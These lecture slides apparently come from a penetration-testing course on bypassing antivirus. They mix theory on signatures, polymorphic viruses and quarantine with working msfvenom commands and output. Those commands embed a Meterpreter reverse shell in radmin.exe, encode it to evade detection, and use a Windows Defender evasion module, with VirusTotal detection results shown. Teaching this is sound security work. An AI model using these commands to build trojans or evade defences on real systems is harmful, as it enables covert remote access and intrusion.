

Chapter 12

Bypassing Antivirus Applications

1

Outline


- Trojans
 - ❖ Msfvenom
- How Antivirus Applications work
- Microsoft Security Essentials
- VirusTotal
- Getting Past an Antivirus Program
- Hiding in Plain Sight

3

3

Malware Attacks: Trojan Horses

- A **Trojan horse (or Trojan)** is a malware that appears to perform some useful task, but which also does something with negative consequences (e.g., launches a keylogger).
- Trojan horses can be installed as part of the payload of other malware but are often installed by a user or administrator, either deliberately or accidentally.



4

Example

Log files					
Detections (2)					
Time	S...	O...	Object	Detection	Action
3/24/2024 3:...	HT...	file	https://marvin-ocentus.net/statistic/js/stat.js	JS/Redirector.QQM trojan	connection terminated
2/25/2024 1:...	Re...	file	C:\Users\sung\Downloads\4a7c1882-a9bc-4569-b3fc-e4551d6e3dbctmp	JS/Exploit.CVE-2020-16040.8 trojan	cleaned by deleting

1) JavaScript redirector

2) Chrome prior 87.0.. Version

<https://www.exploit-db.com/exploits/49745>

(Chromium open source browser related bug)

5

5

Trojans - msfvenom (Embedding)

- Has options to embed a Metasploit payload inside a legitimate binary:
 - ❖ # msfvenom -h
- In particular, the -x flag allows us to use an **executable file as a template** in which to embed our chosen payload
- However, though **the resulting executable will look like the original one**, the added payload will pause the execution of the original, and we shouldn't expect a user to run an executable that appears to hang at startup very many times
- Luckily, Msfvenom's -k flag will **keep the executable template intact and run our payload in a new thread**, allowing the original executable to run normally

```
(kali㉿kali)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPOR
T=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

6

Trojans - MSFvenom - cont'd

- Let's use the -x and -k flags to build a trojaned Windows executable that will appear normal but which will send us a Meterpreter session in the background
 - Don't forget setting up a handler using the multi/handler module
- To embed our payload inside the radmin.exe binary:
 - # msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
 - -p: specifies the payload to generate
 - -x: selects an executable in which to embed our payload
 - -k: runs the payload in a separate thread
 - -f: builds the payload in the executable format

```
(kali㉿kali)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPOR
T=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

7

7

Size of the Radmin.exe

```

kali@kali: /usr/share/windows-binaries
-rwxr-xr-x 1 root root 59392 Mar 3 08:15 nc.exe
-rwxr-xr-x 1 root root 837936 Mar 3 08:15 plink.exe
-rwxr-xr-x 1 root root 704512 Mar 3 08:15 radmin.exe
-rwxr-xr-x 1 root root 364544 Mar 3 08:15 vncviewer.exe
-rwxr-xr-x 1 root root 308736 Mar 3 08:15 wget.exe
-rwxr-xr-x 1 root root 66560 Mar 3 08:15 whoami.exe

kali@kali: /var/www/html
(kali@kali)-[/var/www/html]
$ ls -al
total 1324
drwxr-xr-x 2 root root 4096 Mar 28 12:32 .
drwxr-xr-x 3 root root 4096 Dec 5 08:37 ..
-rw-r--r-- 1 root root 10701 Dec 5 08:42 index.html
-rw-r--r-- 1 root root 615 Dec 5 08:41 index.nginx-debian.html
-rw-r--r-- 1 root root 1319424 Mar 28 12:32 radmin.exe
-rw-r--r-- 1 kali kali 3584 Mar 25 13:10 test2.exe
-rw-r--r-- 1 kali kali 3584 Mar 25 13:09 test.exe
  
```

8

8

Checking for Trojans with the Hash Functions

- See the differences:
 - ❖ # md5sum /usr/share/windows-binaries/radmin.exe
 - ❖ # md5sum radmin.exe
 - # md5sum radmin_nok.exe
- We might have hash collision with MD5
- Let's use the SHA-2 hash function
 - ❖ # sha512sum /usr/share/windows-binaries/radmin.exe
 - ❖ # sha512sum radmin.exe




9

9

One-Way Hash Functions

- An alternative to the message authentication code is the **one-way hash function**
- Accepts a variable-size message M as input and produces a **fixed-size message digest** $H(M)$ as output
- Unlike the MAC, a hash function does not take a secret key as input
- To authenticate a message, the **message digest** is sent with the message in such a way that the message digest is authentic



10

MD5 HASH

```

kali@kali: /usr/share/windows-binaries
-rwxr-xr-x 1 root root 66560 Mar 3 08:15 whoami.exe

(kali@kali)-[/usr/share/windows-binaries]
$ md5sum /usr/share/windows-binaries/radmin.exe
2d219cc28a406dbfa86c3301e8b93146 /usr/share/windows-binaries/radmin.exe

(kali@kali)-[/usr/share/windows-binaries]
$ md5sum radmin.exe
0eb2ddaef7205f022033cb62b9d8fdf0 radmin.exe

(kali@kali)-[/var/www/html]
$
  
```

11

11

SHA2 HASH

```

kali@kali: /usr/share/windows-binaries
File Actions Edit View Help

(kali@kali)-[/usr/share/windows-binaries]
$ sha512sum /usr/share/windows-binaries/radmin.exe
5a5c6d0c67877310d40d5210ea8d515a43156e0b3e871b16faec192170acf29c9cd4e495d2
e03b8d7ef10541b22cceed195446c55582f735374fb8df16c94343 /usr/share/windows
-binaries/radmin.exe

(kali@kali)-[/usr/share/windows-binaries]
$

(kali@kali)-[/var/www/html]
$ sha512sum radmin.exe
86a5e9f1aadf0ef737ecae0d724d303043f4bbef2ec6dc3adae02fde40d98cfce56863c3e2c80e
e9e10172728bc02e738ce80e7930ccaf39d1efef26212e86fd radmin.exe

(kali@kali)-[/var/www/html]
$

```

12

12

Virus Example

Public key Cryptography



- Fred Cohen's example virus: (student of Adleman, **RSA** co-inventer)

```

program virus :=
{ 1234567;

subroutine infect-executable := {
  loop:file = get-random-executable-file;
  if first-line-of-file = 1234567 then goto loop;
  prepend virus to file;
}

subroutine do-damage :=
{ whatever damage is to be done }

subroutine trigger-pulled :=
{ return true if some condition holds }

main-program := {
  infect-executable;
  if trigger-pulled then do-damage;
  goto next;}

next;}


```

} Find random exe file
& prepend virus

14

Degrees of Complication


- Viruses have various degrees of complication in how they can insert themselves in computer code.



15

Monitoring using compression enabled filesystem

File sizes before compressed by the file system



16

How Antivirus Applications work?

- Before we try different techniques to get our Metasploit payloads past an antivirus program, let's discuss how these programs work
- **Static Analysis**
 - ❖ Most antivirus solutions start by comparing potentially dangerous **code** to a set of patterns and rules that make up the antivirus definitions, which match known malicious code
 - ❖ Antivirus definitions are updated regularly as new malware is identified by each vendor
- **Dynamic Analysis**
 - ❖ Tests for malicious **activity**
 - ❖ A program that tries to replace every file on the hard drive or connects to a known botnet command and control server every 30 seconds is exhibiting potentially malicious activity and may be flagged

17

17

Static Analysis: Signature

- Scan compare the analyzed object with a database of signatures
- A signature is a **virus fingerprint**
 - E.g., a string with a sequence of instructions specific for each virus
 - Different from a digital signature (it uses a key)
- A file is infected if there is a signature inside its code
 - Fast pattern matching techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary

Hex dump of the Blaster worm, showing a message left for Microsoft co-founder Bill Gates by the worm's programmer

```


00000000 00 00 6D 73 62 6C          mshl
00000004 68 75 73 74 20 77          ast.exe I just w
00000008 20 4C 4F 56 45 20          ant to say LOVE
0000000C 62 69 6C 6C 79 20          YOU SAm! billy
00000010 64 6F 20 79 6F 75          gates why do you
00000014 20 70 6F 73 73 69          make this possi
00000018 20 60 61 60 69 6E          ble ? Stop makin
0000001C 64 20 65 69 70 20          g money and fix
00000020 61 72 65 21 21 00          your software!!
00000024 00 00 7F 00 00 00          H
00000028 00 00 01 00 01 00          3-3-
0000002C 00 00 00 00 00 46          t
00000030 C9 11 7F E8 00 00          1220-17f
00000034 00 03 10 00 00 00          H'
00000038 00 00 01 00 04 00          w

```

18

Detection by signature

- Simple example of detection by signature



19

Detection by signature

- Rather than implement a general solution, virus scanners look for **virus signatures**
 - These signatures could be as small as a few bytes or as large as the entire virus code
 - If a virus scanner uses the **whole virus code as a signature**, it may not be able to find simple variants of a virus
 - However, if a virus scanner uses a **very small signature**, it may incorrectly infections that aren't there (false positive)

False Positive : No intrusion, Alarm	True Positive : Intrusion, Alarm
False Negative : Intrusion, No Alarm	True Negative : No intrusion, No Alarm

20

Encrypted Viruses

- The presence of their virus in a file is more stealthy if the **main body of the program is encrypted**, especially the replication code and payload
- The virus code's new structure: **the decryption key (or code) and the encrypted virus code** (malware)
 - Encrypted virus code is meaningless before it is decrypted
- This structure becomes a kind of virus signature
- The arm race continues: Signature based detection → encrypted viruses → look for **encryption/decryption code (or engine)**

21

Polymorphic and Metamorphic Viruses

- Both of them are difficult to detect because they have few fixed characteristic patterns of bits in their codes.
- **Polymorphic** virus (It might have a virus decryption routine (VDR) and an encrypted virus program body (EVB))
 - Using encryption
 - Each copy of the virus is encrypted using a **different key**
 - Detect by generic code for an encryption algorithm
- **Metamorphic** virus (each succeeding version of the code is different from the preceding one)
 - Non-cryptographic obfuscation techniques, such as instruction **reordering**, inclusion of useless instructions (changing code and signature)
 - Challenging to detect

22

Defense against viruses: Quarantine

- A suspicious file can be **isolated** in a folder called quarantine:
- The suspicious file **is not deleted but made harmless**: the user can decide when to remove it or eventually restore for a false positive
 - Interacting with a file in quarantine it is possible only through the antivirus program
- The file in quarantine is harmless because it is **encrypted**
- Usually the quarantine technique is proprietary and the details are kept secret

23

Getting Past an Antivirus Program

- Even though we pass **firewall**, there could be an **antivirus program** at the frontend of the machine
- Let's look at some other useful ways to hide our Metasploit payloads besides simply placing them inside of an executable
 - ❖ Ghost writing: inserting innocuous machine language instructions in the code
 - ❖ Encoding
 - ❖ Directly loading malware into memory without touching the file system
 - ❖ Custom Cross Compiling

24

24

Microsoft Security Essentials

- Bypass Microsoft Security Essentials
 - ❖ As we use different methods in this section to bring down our detection rate, keep in mind that even if you are not able to get a 0 percent detection rate among all antivirus vendors, **if you know which antivirus solution is deployed in your client's environment, you can focus your efforts on clearing just that antivirus program**
 - ❖ For a real test, try installing the trojaned radmin.exe with real-time protection turned on

25

25

Windows Security History

- ❖ **Windows Defender** (Windows Vista and Windows 7)
 - ❖ Comes back later for Windows 8
- ❖ **Windows Security Essentials**
 - ❖ Microsoft Security Essentials > Windows Defender
 - ❖ Ended service for Windows 7 on Jan 14, 2020
- ❖ **Windows Security** (Windows 10, 11)
 - ❖ Microsoft Defender Antivirus
 - ❖ Microsoft Firewall
 - ❖ Microsoft Defender SmartScreen (Website)

26

26

Windows Defender



❖ **Firewall:** Almost every version of Windows has included a **stateful inspection firewall**. In Windows 10 and Windows 11, this firewall is enabled by default

❖ Stateful firewalls have a **state table** that allows the firewall to compare current packets to previous ones

❖ **Antivirus:** In 2015, Microsoft Defender Antivirus moved away from using a static signature-based engine

❖ To see Windows Defender info, in Powershell: `Get-MpComputerStatus`

❖ If your Windows 10 in VMware is too slow, turn off the Windows Update

27

27

VirusTotal

- One way to see which antivirus solutions will flag a program as malicious is to upload the file in question to the VirusTotal website
- As of now (2023), it scans uploaded files with **70+ antivirus programs** and reports which ones detect malware
- <https://www.virustotal.com/>

28

28

Encoding (≠ Embedding)

- Encoders are tools that allow you to avoid characters in an exploit that would break it
- Metasploit support over 46 encoders as of 2024
 - ❖ `# msfvenom -l encoders`
- **Encoders mangle the payload and prepend decoding instructions** to be executed in order to decode the payload before it is run
- Some Metasploit encoders create polymorphic code, or mutating code, which ensures that the encoded payload looks different each time the payload is generated. This process makes it more difficult for antivirus vendors to create signatures for the payload, but as we will see, it is not enough to bypass most antivirus solutions

29

29

Encoding - cont'd

- To list all of the encoders available in Msfvenom:
 - ❖ `# msfvenom -l encoders`
- The encoders with an excellent rank:
 - ❖ `cmd/powershell_base64`
 - ❖ `x86/shikata_ga_nai` ("It cannot be helped" in Japanese)
 - Even the decoder stub is polymorphic
- Creating an encoded executable with Msfvenom
 - ❖ `# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> -e x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe`

```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPORT=234
3 -e x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)

```

30

30

VirusTotal check

Alibaba	Undetected	Baidu	Undetected
CMC	Undetected	DrWeb	Undetected
F-Secure	Undetected	Jiangmin	Undetected
Lionic	Undetected	Palo Alto Networks	Undetected

- 10 times encoding passes through 15/72 antivirus programs

The screenshot shows the VirusTotal interface for a file named 'ab.exe' with a SHA256 hash of 8831ff7d8fe82a824ae79557c2d4a04a39e9b2c0cf88118e9cc3e34e209e4b9a. The file size is 72.07 KB and it was last modified 2 minutes ago. A community score of 57/72 is displayed, indicating that 57 out of 72 security vendors and sandboxes flagged the file as malicious. The file is categorized as a Trojan (trojan.swort/cryptz) with family labels 'swort', 'cryptz', and 'marte'. Security vendors' analysis shows several detections: Acronis (Static ML) as 'Suspicious', AhnLab-V3 as 'Trojan.Win32.Shell.R1283', AliCloud as 'Backdoor:Win/meterpreter.A', ALYac as 'Trojan.CryptZ.Marte.1.Gen', Antiy-AVL as 'GrayWare/Win32.Tampering.a', and Arcabit as 'Trojan.CryptZ.Marte.1.Gen'.

31

31

Encoding (Multi Encoding)

- Creating a **multi-encoded** executable with Msfvenom
 - ❖ One encoder alone doesn't do the trick
 - ❖ `# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> -e x86/shikata_ga_nai -i 10 -f raw > meterpreterencoded.bin`
 - ❖ `# msfvenom -p - -f exe -a x86 --platform windows -e x86/bloxor -i 2 > meterpretermultiencoded.exe < meterpreterencoded.bin`
 - -p - : set the payload to null
 - -a x86: specify the architecture as 32 bit
 - --platform: specify the Windows platform
 - Because we are not setting a payload, we need to tack on two new options to tell Msfvenom how to encode our input

32

32

Multiple Encoding - 1

```
(root@kali)~[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPORT=234
5 -e x86/shikata_ga_nai -i 10 -f raw > meterpreterencoded2.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
```

Encoder: x86/bloxor (metamorphic)
Encoding: x86, 32bit architecture
Platform: windows

```
(root@kali)~[/home/kali]
# msfvenom -p - -f exe -a x86 --platform windows -e x86/bloxor -i 2 > meterp
retermultiencoded2.exe < meterpreterencoded2.bin
Attempting to read payload from STDIN ...
Found 1 compatible encoders
Attempting to encode payload with 2 iterations of x86/bloxor
x86/bloxor succeeded with size 701 (iteration=0)
x86/bloxor succeeded with size 777 (iteration=1)
```

33

33

VirusTotal check

Alibaba	Undetected	Baidu	Undetected
CMC	Undetected	DrWeb	Undetected
Jiangmin	Undetected	Lionic	Undetected
Palo Alto Networks	Undetected	Panda	Undetected

- 10 times encoding passes through 14/72 antivirus programs (less, but different result) Antivirus software is becoming tough!

The screenshot shows the VirusTotal interface for a file named 'ab.exe' (SHA256: 6eb49ef3909ee6b41f1dee1b76fae3fa0537f6dca257bf3b2801c8a01564d). The file size is 72.07 KB and it was last modified 'a moment ago'. The interface shows a 'Community Score' of 58/72, indicating it is not flagged as malicious by 58 out of 72 security vendors. The 'DETECTION' tab is active, showing a list of security vendors and their results. The file is identified as a 'Trojan.Swroot/CryptZ' threat.

Security vendors' analysis	Result
Acronis (Static ML)	Suspicious
AliCloud	Backdoor/Win/meterpreter.A
Antiy-AVL	GrayWare/Win32/Tampering.a
AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Marte.1.Gen
Arcabit	Trojan.CryptZ.Marte.1.Gen

34

34

Encoding (Embedding + Encoding)

- Creating an encoded malicious executable with Msfvenom
 - ❖ # msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> -x /usr/share/windows-binaries/radmin.exe -k -e x86/shikata_ga_nai -i 10 -f exe > radminencoded.exe
 - ❖ 1) Embedding our payload in binary and 2) encoding 10 times using Shikata_ga_nai

35

35

Multiple Encoding - 2

- Embedding our payload in binary and encoding

```
(root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPORT=2345 -x /usr/share/windows-binaries/radmin.exe -k -e x86/shikata_ga_nai -i 10 -f exe > radminencoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
```

36

36

Searching Evasion Modules

```
msf6 > search type:evasion
```

#	Name	Rank	Check	Description	Disclosure	D
0	evasion/windows/aplocker_evasion_install_util	normal	No	Applocker Evasion - .NET Framework Installation Utility		
1	evasion/windows/aplocker_evasion_msbuild	normal	No	Applocker Evasion - MSBuild		
2	evasion/windows/aplocker_evasion_regasm_regsvcs	normal	No	Applocker Evasion - Microsoft .NET Assembly Registration Utility		
3	evasion/windows/aplocker_evasion_workflow_compiler	normal	No	Applocker Evasion - Microsoft Workflow Compiler		
4	evasion/windows/aplocker_evasion_presentationhost	normal	No	Applocker Evasion - Windows Presentation Foundation		
5	evasion/windows/syscall_inject	normal	No	Direct windows syscall evasion technique		
6	evasion/windows/windows_defender_exe	normal	No	Microsoft Windows Defender Evasive Executable		

49

49

Windows_defender_exe

- https://github.com/rapid7/metasploit-framework/blob/master/modules/evasion/windows/windows_defender_exe.rb

- Payload is encoded and is added by junk

```
6 require 'metasploit/framework/compiler/windows'
7
8 class MetasploitModule < Msf::Evasion
9
10 def initialize(info={})
11   super(merge_info(info,
12     'Name' => 'Microsoft Windows Defender Evasive Executable',
13     'Description' => %q{
14       This module allows you to generate a Windows EXE that evades against Microsoft
15       Windows Defender. Multiple techniques such as shellcode encryption, source code
16       obfuscation, Metasm, and anti-emulation are used to achieve this.
17     },
18     'Author' => [ 'sinn3r' ],
19     'License' => MSF_LICENSE,
20     'Platform' => 'win',
21     'Arch' => ARCH_X86,
22     'Targets' => [ ['Microsoft Windows', {}] ]
23   ))
24 end
25
26 def rc4_key
27   @rc4_key ||= Rex::Text.rand_text_alpha(32..64)
28 end
29
30 def get_payload
31   @payload ||= lambda {
32     opts = { format: 'rc4', key: rc4_key }
33     junk = Rex::Text.rand_text(10..1024)
34     p = payload.encoded + junk
35   }
36 end
```

50

More Information

```
msf6 > info 6

Name: Microsoft Windows Defender Evasive Executable
Module: evasion/windows/windows_defender_exe
Platform: Windows
Arch: x86
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by: -> Next -> Finished! ...Overwrite if prompt (use default va
sinn3r <sinn3r@metasploit.com>

Check supported: ...CreateWindow Application tried to create a window, but
No
...CreateWindow failed. The explorer process failed to start.

Basic options:


| Name     | Current Setting | Required | Description                                     |
|----------|-----------------|----------|-------------------------------------------------|
| FILENAME | onV.exe         | yes      | Filename for the evasive file (default: random) |



Description:
This module allows you to generate a Windows EXE that evades against
Microsoft Windows Defender. Multiple techniques such as shellcode
encryption, source code obfuscation, Metasm, and anti-emulation are
used to achieve this. For best results, please try to use payloads
that use a more secure channel such as HTTPS or RC4 in order to
avoid the payload network traffic getting caught by antivirus
```

51

51

Using the Module

```
msf6 > use 6
msf6 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):



| Name     | Current Setting | Required | Description                                     |
|----------|-----------------|----------|-------------------------------------------------|
| FILENAME | GmD.exe         | yes      | Filename for the evasive file (default: random) |



Evasion target:



| Id | Name              |
|----|-------------------|
| 0  | Microsoft Windows |


```

52

52

Set Payload

```
msf6 evasion(windows/windows_defender_exe) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf6 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):
```

Name	Current Setting	Required	Description
FILENAME	GmD.exe	yes	Filename for the evasive file (default: random)

```

Payload options (windows/meterpreter/reverse_https):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit process, process, or thread.
LHOST		yes	The local listener hostname
LPORT	8443	yes	The local listener port
LURI		no	The HTTP Path

```

msf6 evasion(windows/windows_defender_exe) > exploit
[*] Compiled executable size: 4096
[+] GmD.exe stored at /home/kali/.msf4/local/GmD.exe
msf6 evasion(windows/windows_defender_exe) >

```

53

53

VirusTotal check

- It passes through 24/72 antivirus programs

48 / 72

48/72 security vendors and no sandboxes flagged this file as malicious

50b7e11a0891840ff7781ee3701917ced575801f4f692401eccd52fd5fde543

Size: 3.50 KB

Last Modification Date: a moment ago

hXardO.exe

peev

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.deepscan/marte

Threat categories: trojan

Family labels: deepscan, marte, shellcode

Security vendors' analysis

Vendor	Detection	Category
AhnLab-V3	Malware/Win32.RL_Generic.R279087	ALYac
Antiy-AVL	Trojan/Win32.Rozena	Arcabit
Avast	Win32:Evo-gen [Trj]	AVG
DeepScan	Generic.ShellCode.Marte.3.24...	
DeepScan	Generic.ShellCode.Marte.3.24...	
Win32:Evo-gen	[Trj]	

54

54

Hiding in Plain Sight

- Perhaps the **best way to avoid antivirus programs** is to **avoid traditional payloads** altogether
- If you are familiar with coding for Windows, you can use Windows APIs to mimic the functionality of a payload
- There is, of course, no rule that legitimate applications cannot open a TCP connection to another system and send data - essentially what our windows/meterpreter/reverse_tcp payload is doing
- **You get even better results just writing a C program** that performs the payload functionality you want
- You can even invest in a code-signing certificate to sign your binary executable, to make it **look even more legitimate**

62